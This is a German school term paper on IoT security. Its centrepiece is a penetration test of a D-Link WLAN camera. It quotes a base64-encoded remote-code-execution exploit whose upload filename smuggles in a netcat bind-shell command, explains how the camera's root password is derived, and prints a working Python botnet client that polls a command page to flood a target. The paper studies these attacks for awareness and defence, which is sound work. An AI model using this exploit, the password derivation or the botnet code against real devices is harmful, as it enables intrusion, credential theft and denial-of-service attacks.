Städtisches Lindengymnasium

Gummersbach

Informatik GK

Facharbeit

Analyse der Auswirkungen von IoT-Geräten auf die kritische Infrastruktur am Beispiel eines Penetrationstests einer WLAN-Kamera

---

Schuljahr: 2023/24

Vorgelegt von: Alexander Schmidtberger

Betreuer: Herr Tenhumberg

Abgabetermin: 21.02.2024

Inhaltsverzeichnis

Relevanz des Themas

Heutzutage sind fast alle elektronischen Geräte, die wir besitzen über das Internet oder anderen Kommunikationsprotokollen miteinander verbunden, von Zahnbürsten, die deinem Handy sagen, welche Zähne du nicht richtig geputzt hast, bis zu smarten Eier-Haltern, die einem mitteilen welches der Eier im Kühlschrank das Älteste ist. Diese Geräte gehören alle zu dem Internet der Dinge oder Internet of Things, dies bezeichnet physische Geräte, die zum Beispiel über das WLAN-Protokoll einen Datenaustausch oder die Kontrolle dieser Geräte ermöglichen (vgl. Oracle). Zu diesen Geräten gehören zum Beispiel WLAN-Kameras, smarte Lautsprecher, aber auch Sensoren, die sich beispielsweise in Wasseraufbereitungsanlagen befinden. Sie sind meist eine Erleichterung für den Verwender, so muss zum Beispiel in Wasseraufbereitungsanlagen die Konzentration der Chemikalien nicht stichprobenweise von einem Mitarbeiter geprüft, sondern kann dank einiger Sensoren konstant überwacht werden. Allerdings schafft die steigende Zahl an IoT-Geräten nicht nur Vorteile, sondern auch Risiken, so gab es allein in den ersten sechs Monaten des Jahres 2023 über 77.900.000 IoT Malware Attacken das sind etwa 37 % mehr als im selben Zeitraum des letzten Jahres und mehr als im Jahr 2021 insgesamt (vgl. SonicWall, 2023). Auch in kritischen Infrastrukturen, das sind Infrastrukturen, die für die Versorgung mit Gütern und Dienstleistungen verantwortlich sind, ohne die unsere Gesellschaft nicht funktionsfähig wäre, wie zum Beispiel das Stromnetz, die Wasserversorgung, aber auch Krankenhäuser und der Verkehr (vgl. BBK), werden IoT-Geräte verwendet. Am 5.2.2021 gab es beispielsweise einen Angriff auf eine Wasseraufbereitungsanlage in Oldsmar, Florida es wurde hier die Natriumhydroxid Konzentration um 11000 % auf ein potenziell gefährliches Level gesteigert, dies wurde glücklicherweise rechtzeitig von einem Mitarbeiter bemerkt, der die Werte Normalisieren konnte, bevor es zu ernsthaften Verunreinigungen kam (David Bisson, 4.6.2021). Obwohl in diesem Beispiel IoT-Geräte keine Rolle bei dem Eindringen ins Netzwerk gespielt haben, zeigt dieser Vorfall dennoch die Gefahr, die eine kritische Infrastruktur mit schlecht gesicherten IoT-Geräten für die Gesellschaft darstellt. Ich habe mich dazu entschieden, dieses Thema zu bearbeiten, da ich finde, dass es zu wenig Aufklärung in diesem Bereich gibt und vor allem Produzenten mehr gegen das uns alle betreffenden Problem der IoT-Geräte unternehmen müssen.

Motivationen

Um herauszufinden, welche Auswirkungen IoT-Geräte auf kritische Infrastrukturen haben müssen wir uns zunächst die Frage stellen, welche Motivationen jemand haben könnte, um ein IoT-Gerät anzugreifen.
Im Prinzip gibt es nur drei Gründe für einen Angriff.
Der erste mögliche Grund ist „Langeweile“. Der Angreifer hat in diesem Fall meist keinen konkreten Grund, sondern führt die Attacke einfach aus, weil er es kann bzw. weil er ein grundlegendes Interesse an solchen Angriffen hat. Die zweite Möglichkeit ist eine monetäre Motivation in diesem Fall erhofft sich der Angreifer, einen finanziellen Profit zu erzielen, z.B. durch die „Vermietung“ eines Botnetzes, aber auch die Hoffnung bei einem Bug-Bounty-Programm einen Gewinn zu erzielen gehört dazu. Der dritte Grund ist eine politische Motivation ein gutes Beispiel dafür ist zum Beispiel der Stuxnet Angriff, bei dem vermutlich die Amerikanischen und israelischen Geheimdienste kooperiert haben, um iranische nukleare Anreicherungsanlagen zu sabotieren, die eine aktive Bedrohung für Israel dargestellt hätten(vgl. Kaspersky). Auch eine APT, das steht für Advanced Persistent Threat und ist ein Angreifer der überwiegend staatliche Sponsoren hat und/oder einen Angriff über längere Zeit ausführt (vgl. BSI), hat meist eine politische Motivation.
Kritische Infrastrukturen haben durch ihre besondere Rolle für die Gesellschaft höhere Sicherheitsstandards, aber auch einen höheren Wert für politisch motivierte Angreifer.

Angriffsarten

Da wir nun wissen, wieso ein Angriff überhaupt stattfindet, müssen wir jetzt noch klären, wie ein Angriff stattfinden könnte.
Eine der Möglichkeiten ist zum Beispiel durch den physischen Zugang zu einem Gerät. Viele Geräte haben für Reparaturarbeiten des Produzenten UART-Pins, UART ist eine Abkürzung und steht für Universal Asynchronous Receiver / Transmitter und ermöglicht den Datenaustausch mit einem anderen Gerät (vgl. Rohde & Schwarz), diese erlauben einem meistens eine direkte Kommunikation mit dem Gerät über ein Terminal (auch Shell genannt). Bei vielen Cyberattacken ist die Beschaffung des Zugriffs auf eine Shell der Erste Schritt zum Erfolg, da mit solchem Zugriff der Angreifer versuchen kann durch eine Privilege Escalation (Rechteausweitung), so nennt man einen Angriff, bei dem der Angreifer versucht seine Privilegien oder Rechte auf einem System zu erhöhen (vgl. Bart Lenaerts-Bergmans,

03.06.2022), versuchen Root Rechte zu bekommen, mit denen er die vollständige Kontrolle über ein System hat. Daher würde man vermuten, dass die USB-Adapter für solche UART-Pins äußerst schwer zu bekommen sind, man findet sie aber im Internet zum Beispiel auf Amazon bereits für unter 5 €. Zudem sind meiner Erfahrung nach die meisten UART-Pins die einzigen Pins, die auf einer Platine nicht belegt sind und direkt zu dritt oder viert nebeneinander liegen.

Eine weitere Möglichkeit, ein IoT-Gerät anzugreifen, existiert, wenn man Zugriff auf dasselbe Netzwerk hat, in dem sich auch das Gerät befindet, obwohl dies weniger Sinn ergibt, da. IoT-Geräte selten wertvolle Informationen haben und es wahrscheinlich wertvollere Ziele gibt, die man mit Netzwerkzugang angreifen würde. Dennoch gibt es auch hier Angriffe, die durchgeführt werden können. So gibt es zum Beispiel RCE-Exploits, das steht für Remote Code Execution und bedeutet übersetzt in etwa Code aus der Distanz auszuführen, somit ist ein RCE-Exploit die Ausnutzung eines Fehlers, welcher einem ermöglicht, Code unerwünscht auszuführen.

Solche Exploits gibt es auch bei der dritten Möglichkeit, IoT-Geräte anzugreifen, nämlich aus der Distanz. Diese existiert nur, da viele IoT-Geräte Schnittstellen haben, die nach außen geöffnet sind.

Stellen wir uns einmal vor wir würden versuchen ein Blatt Papier auf so vielen Druckern zu drucken wie nur möglich, in dieser Situation wäre es äußerst ungünstig von einem Haus zum anderen zu laufen und bei jedem Drucker einzeln das Blatt zu drucken, glücklicherweise sind viele Drucker mit dem Internet verbunden sind oftmals nicht richtig konfiguriert, so kann jeder der das nötige Wissen besitzt, sofort anfangen auf fremden Druckern zu drucken. In der Vergangenheit gab es öfters auch mehr oder weniger ethische Angriffe dieser Art. So hat zum Beispiel ein Hacker mit dem alias TheHackerGiraffe über 50000 Drucker angezapft, um die Besitzer zu warnen, dass ihre Drucker vulnerabel sind, aber auch um eine eigene Nachricht zu verbreiten (vgl. Thomas Brewster, 03.12.2018).

Beispiel Mirai Botnet

Geräte, die mit spezieller sogenannter Malware oder Schadenssoftware, welche Software bezeichnet, die das Ziel verfolgt, einem Computersystem Schaden zuzufügen (vgl. BSI), infiziert wurden, nennt man Bot.
Spezifischer ist ein Bot in der Cybersecurity ein Gerät, welches mit einer Malware infiziert wurde, die die Fernsteuerung dessen ermöglicht, somit ist ein Botnetz ein Netz mit sehr vielen Bots, die alle auf denselben Angreifer hören (vgl. BSI).
Der Angreifer kommuniziert mit diesen Bots durch einen Command and Control Server, der dazu verwendet wird, um kompromittierte Geräte mit Kommandos zu versorgen (vgl. IT-Forensik Wiki, 2021).
Botnetze werden besonders häufig genutzt, um einen Server mit genügend Anfragen zu bombardieren, sodass dieser über einen gewissen Zeitraum nur noch eingeschränkt beziehungsweise gar nicht mehr funktioniert. Solch einen Angriff nennt man „Distributed Denial of Service“ oder DDoS-Angriff (vgl. BSI).
Das Mirai Botnetz setzte 2016 fast das gesamte Internet der östlichen Vereinigten Staaten lahm als der DNS-Anbieter Dyn, welcher zu dem Zeitpunkt der Anbieter für viele große Webseiten wie zum Beispiel Amazon.com oder PayPal war, im Oktober 2016 von einer DDoS-Attacke getroffen wurde (vgl. Garrett M. Graff, 2017). Die Ersteller des Botnetzes gründeten ein Unternehmen, um anderen Unternehmen, die von ihren Angriffen betroffen waren, DDoS-Schutz anzubieten. Mit dem Angriff auf Dyn hatten sie allerdings keine Verbindungen, da Sie den Source-Code bereits am 30. September 2016 veröffentlicht hatten (vgl. Gamblin Jerry, 2016), was anderen Kriminellen die Möglichkeit gab Mirai zu replizieren und schließlich zum Angriff auf Dyn geführt hat. Mirai infiziert Geräte, indem es das Internet nach bestimmten Geräten durchforstet, die die Standard-Benutzernamen und Passwörter nicht verändert haben(vgl. Cloudflare).
Die Ersteller des Mirai Botnets sollen schätzungsweise 100 Millionen $ Schaden verursacht haben (vgl. G Data, 2018). Mirai zeigt nicht nur wie verwundbar IoT-Geräte sind, sondern auch wie Angriffe auf kritische Infrastrukturen aussehen könnten, Krankenhäuser zum Beispiel benötigen eine ständige Internetverbindung, um Patientendaten abrufen zu können, ohne die eine sichere Behandlung nicht gewährleistet werden kann (vgl. CIS).
Auch im Verkehrssektor kann ein DDoS-Angriff Schaden auslösen, so wurden 2023 zum Beispiel mehrere Websites deutscher Flughäfen offline genommen
(vgl. Martin Holland, 2023).

Ziel der Untersuchung

Mit der Untersuchung beabsichtige ich zu beweisen, dass auch ein Mensch mit nahezu keinen Kenntnissen in diesem Bereich mit der Hilfe einer Suchmaschine einen erfolgreichen Angriff auf ein IoT-Gerät ausführen kann. Ich werde einen Penetrationstest an einer WLAN-Kamera ausführen, bei einem solchen werden meist Computersysteme auf Sicherheitslücken geprüft (vgl. BSI), um hoffentlich Root-Rechte (vergleichbar mit Administrator-Rechten) zu bekommen, anschließend möchte ich beweisen, wie trivial die Erstellung eines Botnetzes für die Durchführung einer DDoS-Attacke ist.

Penetrationstest einer WLAN-Kamera

Bei einem Penetrationstest werden überwiegend Computersysteme auf Sicherheitslücken geprüft (vgl. BSI). Hier befassen wir uns spezifischer mit der WLAN-Kamera DCS-6100LH von D-Link. Der erste Schritt bei einem Penetrationstest ist die Informationsbeschaffung.
Da das Ziel bei einem Penetrationstest meistens beinhaltet, Root Zugriff zu bekommen, kann man einfach den Namen der Kamera + „Root“ in eine Suchmaschine eingeben.
Das erste Ergebnis ist dann eine GitHub-Repository, die sich mit genau dem Thema beschäftigt.
Dort findet man einen Link zu einer weiteren GitHub-Repository, welche einen RCE (remote code Execution) Exploit zeigt, der Finder dessen wollte ihn zwar ursprünglich nicht veröffentlichen und hat den Fehler D-Link gemeldet, welche darauf aber nicht reagiert haben. „D-link showed no interest in the vulnerability“(grocid, 2024), weshalb er diesen veröffentlichte.
Der Exploit setzt sich aus einer Funktion und deren Aufruf zusammen:

„function pwn_thy_cam()
{
  echo
UE9TVCAvZ29mb3JtL2Zvcm1VcGxvYWRGaWxlVGVzdCBIVFRQLzEuMQ0KSG9zdDogMTkyLjE2O
C4wLjIwDQpDb250ZW50LUxlbmd0aDogMjg5DQpDYWNoZS1Db250cm9sOiBtYXgtYWdlPTANClVw
Z3JhZGUtSW5zZWN1cmUtUmVxdWVzdHM6IDENCk9yaWdpbjogaHR0cDovLzE5Mi4xNjguMC4yMA
0KQ29udGVudC1UeXBlOiBtdWx0aXBhcnQvZm9ybS1kYXRhOyBib3VuZGFyeT0tLS0tV2ViS2l0Rm9y
bUJvdW5kYXJ5QUNKSmI0R1BXWUFFZEE3aQ0KDQotLS0tLS1XZWJLaXRGb3JtQm91bmRhcnlBQ
0pKYjRHUFdZQUVkQTdpDQpDb250ZW50LURpc3Bvc2l0aW9uOiBmb3JtLWRhdGE7IG5hbWU9ImZ

pbGV1cGxvYWQiOyBmaWxlbmFtZT0idGVzdCBgbmMgLWxwIDg4ODggLWUgJFNIRUxMYCINCg0K
Z3JvY2lkAAANCi0tLS0tLVdlYktpdEZvcm1Cb3VuZGFyeUFDSkpiNEdQV1lBRWRBN2kNCkNvbnRlbn
QtRGlzcG9zaXRpb246IGZvcm0tZGF0YTsgbmFtZT0idXBkYXRlIg0KDQp1cGRhdGUNCi0tLS0tLVdlY
ktpdEZvcm1Cb3VuZGFyeUFDSkpiNEdQV1lBRWRBN2ktLQ0KDQo= | base64 -d | nc 192.168.0.20
80 > /dev/null 2>&1 &
}
[…]
pwn_thy_cam […]“ (grocid, 2023).

Diese Shell Eingabe sieht zunächst nach Buchstabensalat aus, allerdings kann man nach dem ersten Piping, das wird durch einen vertikalen strich („|“) signalisiert und ermöglicht die sofortige Weiterverwendung der Ausgabe eines Befehls in einer Shell, „base64 -d“ sehen, dies symbolisiert, dass die Buchstaben, die mit dem Befehl echo ausgegeben werden, mit dem Base64 Verfahren kodiert sind.

Glücklicherweise kann diese Zeichenabfolge wieder dekodiert werden, am einfachsten geht das, indem man einfach den Exploit von „echo“ bis „base64 -d“ und kopiert ihn in ein Terminal. Führt man die Eingabe jetzt aus, erhält man folgende Ausgabe:

```
POST /goform/formUploadFileTest HTTP/1.1
Host: 192.168.0.20
Content-Length: 289
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.20
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryACJJb4GPWYAEdA7i

------WebKitFormBoundaryACJJb4GPWYAEdA7i
Content-Disposition: form-data; name="fileupload"; filename="test `nc -lp 8888 -e $SHELL`"

grocid
------WebKitFormBoundaryACJJb4GPWYAEdA7i
Content-Disposition: form-data; name="update"

update
------WebKitFormBoundaryACJJb4GPWYAEdA7i--
```

Bei dieser handelt es sich um eine HTTP POST Request, die eine Datei mit dem Namen "test `nc -lp 8888 -e $SHELL`" hochlädt, der Name beinhaltet ein Kommando, welches eine Shell unter dem Port 8888 öffnet, sie nutzt die Option, die Firmware neu zu installieren, bei der man seine eigene Datei hochladen kann.

Um den Exploit auszuführen habe ich die Kamera zunächst in den „Recovery Mode“ gesetzt, welcher einem ermöglicht im Fall eines Fehlers die Software der Kamera neu zu installieren, diese hat dann ein eigenes Netzwerk erstellt, dessen Passwort an der Unterseite der Kamera zu finden ist und über welches man mit der Kamera kommunizieren kann.


Danach habe ich meinen Linux-Computer mit dem Netzwerk verbunden, Exploit gestartet und mit dem netcat Kommando eine Verbindung zur Shell aufgebaut.

Mit dem Kommando: „vi /mnt/conf/SystemConf.ini“ können wir jetzt auf eine Konfigurationsdatei zugreifen, die uns zum Beispiel erlaubt das Mikrofon zu deaktivieren aber auch Informationen wie den Namen und das Passwort des WLAN-Netzwerks, mit dem die Kamera verbunden ist,

um das Video an zum Beispiel das Handy des Benutzers zu schicken, speichert.

Die Daten sind zwar kodiert aber aus nutzbarkeitsgründen wieder „nur“ mit base64. Dies stellt ein großes Sicherheitsrisiko dar, weil ein Angreifer nur wenige Sekunden benötigt um die Kamera in den „Recovery Mode“ zu setzen, sich mit dem Netzwerk zu verbinden, den Exploit auszuführen und das Passwort des WLAN-Netzwerks auszulesen, um somit Zugriff auf ein Netzwerk zu haben, in dem viel mehr Schaden angerichtet werden kann als mit der Kamera alleine. Aber auch eine falsche Entsorgung der Kamera, bei der die Daten nicht vorher gelöscht wurden, kann ein Angreifer ausnutzen.
Bei der Shell, die durch den RCE-Exploit gewonnen wird, ist man direkt Root-Nutzer, möchte man die Kamera allerdings über die UART-Pins steuern benötigt man ein Root Passwort. Dieses Passwort wurde auch gefunden, es wird zwar für jedes Gerät einzeln generiert, lässt sich aber einfach herstellen, „MD5s the model name and the MAC address and uses the 8 first hex chars as root password“ (Grocid, 2023).
Bei dem durchgeführten Versuch wurden viele Schwachstellen sichtbar, bereits im Jahr 2018 wurde von Owasp oder Open Web Application Security Project die Liste: „OWASP-IoT-Top-10“ welche die zehn häufigsten Vulnerabilitäten in IoT-Geräten auflistet, veröffentlicht:

„
1.Weak, Guessable, or Hardcoded Passwords
2.Insecure Network Services
3.Insecure Ecosystem Interfaces
4.Lack of Secure Update Mechanism
5.Use of Insecure or Outdated Components
6.Insufficient Privacy Protection
7.Insecure Data Transfer and Storage
8.Lack of Device Management
9.Insecure Default Settings
10.Lack of Physical Hardening“ (vgl. OWASP, 2018) Die Kamera verstoßt gegen den Punkt 1, da zum einen die Entwickleraccounts die Passwort-Benutzer-Kombination admin/admin benutzen,



zum anderen ist der Algorithmus für die Erstellung des Root-Passworts zurzeit öffentlich und wurde noch nicht geändert.

Sie ist auch vom 4. Punkt auf der Liste betroffen, da der RCE-Exploit den Mechanismus zum Wiederherstellen der Software nutzt.

Botnet Proof of Concept

Nach einem erfolgreichen Angriff kann ein Angreifer versuchen, sich weiter durch ein Netzwerk zu bewegen, um eventuell Zugriff auf sensible Informationen zu erhalten oder andere Geräte im selben Netzwerk zu attackieren.
Ich habe mich stattdessen mit der Möglichkeit beschäftigt, das Gerät mit Malware zu „infizieren“, die das Gerät zu einem Botnetz hinzufügt.
Spezifischer soll mein Botnetz in der Lage sein, eine DDoS-Attacke auszuführen.
Um das zu realisieren, müsste die Malware also mehrere Funktionen gleichzeitig Übernehmen, sie müsste einmal pro vorher festgelegten Zeitraum Informationen von einem Command and Control Server abfragen, zu diesen Informationen gehören die Aktion, die ausgeführt werden soll und wie oft beziehungsweise wie lange diese ausgeführt werden soll und diese Funktion dann auch ausführen.
Da ein eigener Server teuer ist und die Ausmaße dieses Projektes sprengen würde, habe ich mich dazu entschieden meine Anweisungen über eine Webseite zu verbreiten, um weiter Geld zu sparen wird diese gratis über 000webhost gehostet und ist stand 20.02.2024 unter: https://infofacharbeit.000webhostapp.com/ aufzufinden.
Auf dieser Website wird nur ein einfacher Text angezeigt, zum Beispiel: „1https://infofacharbeit.000webhostapp.com/“
Der Code für mein Botnet ist in Python verfasst und lautet wie folgt:

```
1 import requests
2 import time
3 url = "https://infofacharbeit.000webhostapp.com/"
4 def start():
5     req = requests.get(url)
6     if req.status_code == 200:
7         source = req.text
8         attack_url = source[1:]
9         t = int(source[0])
10         for i in range(0,t,1):
11             print(requests.get(attack_url).text)
12 while True:
13     current_time = time.localtime()
14         hours = current_time.tm_hour
15     if hours == 22:
16         start()
17     time.sleep(3600)
```

Dieser ist aber auch unter https://github.com/Kingsmann007/Botnet von mir veröffentlicht worden.
Zunächst importiere ich die Librarys „requests“ und „time“, welche mir ermöglichen Web-Requests zu machen und die Zeit abzufragen, bevor ich in der Zeile 3 der Variable url die URL des Command and Control Servers zuweise, danach definiere ich die Methode start welche mit
req = requests.get(url) req die Antwort des Servers auf eine GET Request zuweist.
Darauf folgt eine if-Abfrage dessen Körper nur betreten wird, wenn die GET Request den Statuscode 200, welcher für „ok“ steht, zurückgegeben bekommt. Im Körper wird der Sourcecode der Webseite der Variable source zugewiesen und die anzugreifende Webseite wird vom Beispiel String mit attack_url = source[1:] ausgelesen und gespeichert, hierbei wird alles ab dem zweiten Buchstaben ausgelesen.
Der Variable t wird nach demselben Verfahren die Anzahl der Zugriffe zugeordnet, welche dann verwendet wird, um mit einer for-Schleife t mal eine GET Request an die Ziel-Website zu stellen.
Die gesamte Methode start wird allerdings nur einmal am Tag ausgeführt, da der Code ab Zeile 12 einmal die Stunde die Uhrzeit prüft und die Methode start aufruft, wenn es 22 Uhr ist.
Der oben angegebene Code ist voll funktionstüchtig, aber nicht ideal, da die Anzahl der aufrufe auf eine einstellige Zahl begrenzt wird, somit kann bei diesem Beispiel ein einzelnes gerät nur maximal neunmal am Tag „angreifen“, dies ist natürlich nicht optimal, kann aber vernachlässigt werden, da ich nicht versucht habe ein möglichst effizientes oder effektives Botnetz zu kreieren, sondern dies lediglich ein Beispiel für eine mögliche Umsetzung darstellen soll, außerdem wäre es äußerst Unklug ein Botnet mit Python zu programmieren, da diese Sprache einen Interpreter benötigt und somit nicht nur langsamer, sondern auch deutlich größer wäre, als wenn man ein solches mit Shell Kommandos erstellen würde (vgl. Python, 2017).
So einen Aufwand muss man aber überhaupt nicht betrieben, um ein eigenes Botnet zu erstellen, im Internet findet man Ressourcen wie zum Beispiel die GitHub Repository: „build your own botnet“, welches zwar für Erklärungszwecke entwickelt wurde, aber auch ausgenutzt werden könnte (vgl. Alias: „malwaredllc“, 2018).

Angriffsvorsorge

Durch den Angriff auf die WLAN-Kamera habe ich viel über die aktuelle Lage der IoT-Geräte herausgefunden, zum Beispiel, dass die Hersteller kein Interesse an der Sicherung dieser Geräte haben, außer sie erleiden einen direkten finanziellen Verlust.
Daher müssen wir uns mit der potenziellen Verteidigung eines dieser Geräte auseinandersetzen. Der Erste Schritt zu einer sicheren Infrastruktur stellt der „Cyber Resilience Act“ dar, dieser soll sicherstellen, dass die Produzenten Sicherheitslücken effektiv behandeln und aktiv ausgenutzte Sicherheitslücken melden müssen, aber auch für notwendige Sicherheitsanforderungen bei Geräten mit digitalen Komponenten sorgen (vgl. European Commission, 2023). Bis diese Reglungen aber weitflächig durchgesetzt werden muss jeder Konsument für die eigene Sicherheit sorgen, man sollte zum Beispiel die Standardpasswörter immer ändern, sich über die Konfigurationen des Geräts informieren und diese richtig einstellen und im besten Fall so wenig IoT-Geräte verwenden wie möglich, um Sicherheitsrisiken zu vermeiden.
Besonders in kritischen Infrastrukturen sollten IoT-Geräte nicht mit äußeren Netzwerken kommunizieren dürfen und regelmäßig von professionellen Pentestern überprüft werden. Außerdem sollten Die Hersteller solcher Geräte öfter an Bug-Bounty-Programmen teilnehmen, um zu gewährleisten, dass unsere Gesellschaft abgesichert ist.

Fazit

Letztendlich kann man sagen, dass IoT-Geräte viele Vorteile aber auch mindestens genauso viele Risiken haben, Besonders Infrastrukturen mit großer Bedeutung für die Gesellschaft sollten daher von der Verwendung dieser Abstand halten und diese regelmäßig auf Sicherheitslücken überprüfen. Es gibt bereits Schritte in die richtige Richtung, Es muss allerdings viel mehr Aufklärung in diesem Bereich geben, um alle Menschen effektiv beschützen zu können.

Literaturverzeichnis

BBK (Keine Angabe) Kritische Infrastrukturen [Online] https://www.bbk.bund.de/DE/Themen/Kritische-Infrastrukturen/kritische-infrastrukturen_node.html [20.02.2024]

Brewster Thomas (03.12.2018) A Hacker Forced 50,000 Printers To Spread PewDiePie Propaganda -- And The Problem Is Much Bigger Than You Know [Online] https://www.forbes.com/sites/thomasbrewster/2018/12/03/a-hacker-forced-50000-printers-to-spread-pewdiepie-propagandaand-the-problem-is-much-bigger-than-you-know/ [20.02.2024]

BSI (Keine Angabe) Advanced Persistent Threat [Online] https://www.kaspersky.com/resource-center/definitions/what-is-stuxnet [20.02.2024]

BSI (Keine Angabe) Botnetze – Auswirkungen und Schutzmaßnahmen [Online] https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Cyber-Sicherheitslage/Methoden-der-Cyber-Kriminalitaet/Botnetze/botnetze_node.html [20.02.2024]

BSI (Keine Angabe) DoS- und DDoS-Attacken [Online] https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Cyber-Sicherheitslage/Methoden-der-Cyber-Kriminalitaet/DoS-Denial-of-Service/dos-denial-of-service_node.html [20.02.2024]

BSI (Keine Angabe) IS-Penetrationstests und IS-Webcheck [Online] https://www.bsi.bund.de/DE/Themen/Oeffentliche-Verwaltung/Sicherheitspruefungen/Pen_Test_und_IS_Webcheck/pent-tests-und-is-webcheck_node.html [20.02.2024]

BSI(Keine Angabe) Malware [Online] https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefaehrdungen/Malware/malware_node.html [20.02.2024]

BSI (Keine Angabe) Mirai [Online] https://www.bsi.bund.de/dok/12820010 [20.02.2024]

Cloudflare (Keine Angabe) What is the Mirai Botnet? [Online] https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/ [20.02.2024]

David Bisson (04.06.2021) Poison in the Water: The Physical Repercussions of IoT Security Threats [Online] https://securityintelligence.com/articles/florida-water-supply-poison-iot-security/ [20.02.2024]

CIS (keine Angabe) DDoS Attacks: In the Healthcare Sector [Online] https://www.cisecurity.org/insights/blog/ddos-attacks-in-the-healthcare-sector [20.02.2024]

European Commission (1.12.2023) Cyber Resilience Act – Factsheet [Online] https://digital-strategy.ec.europa.eu/en/library/cyber-resilience-act-factsheet [20.02.2024]

Gamblin Jerry (02.10.2016) Mirai-Source-Code [Online] https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md [20.02.2024]

Garrett M. Graff (13.12.2017) How a Dorm Room Minecraft Scam Brought Down the Internet [Online] https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/ [20.02.2024]

G Data (21.09.2018) Botnet: Mirai-Entwickler müssen nicht ins Gefängnis [Online] https://www.gdata.de/blog/2018/09/31123-botnet-mirai-entwickler-gefaengnis [20.02.2024]

grocid (Künstlername) (04.02.2024) Komment [Online] https://github.com/mouldybread/DCS-6100LH/issues/8#issuecomment-1925906128 [20.02.2024]

grocid (Künstlername) (10.11.2023) spl0it.md [Online] https://gist.github.com/grocid/becaff3b0c7bef3edcb5801b70b7af21/revisions [20.02.2024]

Rohde & Schwarz (keine Angabe) UART verstehen [Online] https://www.rohde-schwarz.com/de/produkte/messtechnik/essentials-test-equipment/digital-oscilloscopes/uart-verstehen_254524.html [20.02.2024]

IT-Forensik Wiki (28.7.2021) Command-and-Control-Server [Online] https://it-forensik.fiw.hs-wismar.de/index.php/Command-and-Control-Server [20.02.2024]

Kaspersky (21.09.2023): Kaspersky unveils an overview of IoT-related threats in 2023, [Online] https://www.kaspersky.com/about/press-releases/2023_kaspersky-unveils-an-overview-of-iot-related-threats-in-2023 [20.02.2024]

Kaspersky (Keine Angabe): Stuxnet explained: What it is, who created it and how it works [Online] https://www.kaspersky.com/resource-center/definitions/what-is-stuxnet [20.02.2024]

Martin Holland (16.02.2023) DDoS-Attacken? – Websites mehrerer deutscher Flughäfen offline [Online] https://www.heise.de/news/Wohl-nach-DDoS-Angriffen-Mehrere-Websites-deutscher-Flughaefen-offline-7517691.html [20.02.2024]

mouldybread (Künstlername) (14.6.2023) Hacking the D-Link DCS-6100LH [Online] https://github.com/mouldybread/DCS-6100LH [20.02.2024]

Oracle (Keine Angabe) Was ist das IoT [Online] https://www.oracle.com/de/internet-of-things/what-is-iot/ [20.02.2024]

Owasp (2018) Owasp Top 10 Internet of Things [Online] https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf [20.02.2024]

Python (19.04.2017) PythonSpeed [Online] https://wiki.python.org/moin/PythonSpeed [20.02.2024]

SonicWall (2023) 2023 SonicWall Cyber Threat Report [Online] https://www.sonicwall.com/medialibrary/en/white-paper/mid-year-2023-cyber-threat-report.pdf [20.02.2024]

Selbstständigkeitserklärung

Hiermit erkläre ich, dass ich die vorliegende Arbeit selbstständig und ohne fremde Hilfe verfasst und keine anderen als die im Literaturverzeichnis angegebenen Hilfsmittel verwendet habe.
Insbesondere versichere ich, dass ich alle wörtlichen und sinngemäßen Übernahmen aus anderen Werken als solche kenntlich gemacht habe.

_____

Unterschrift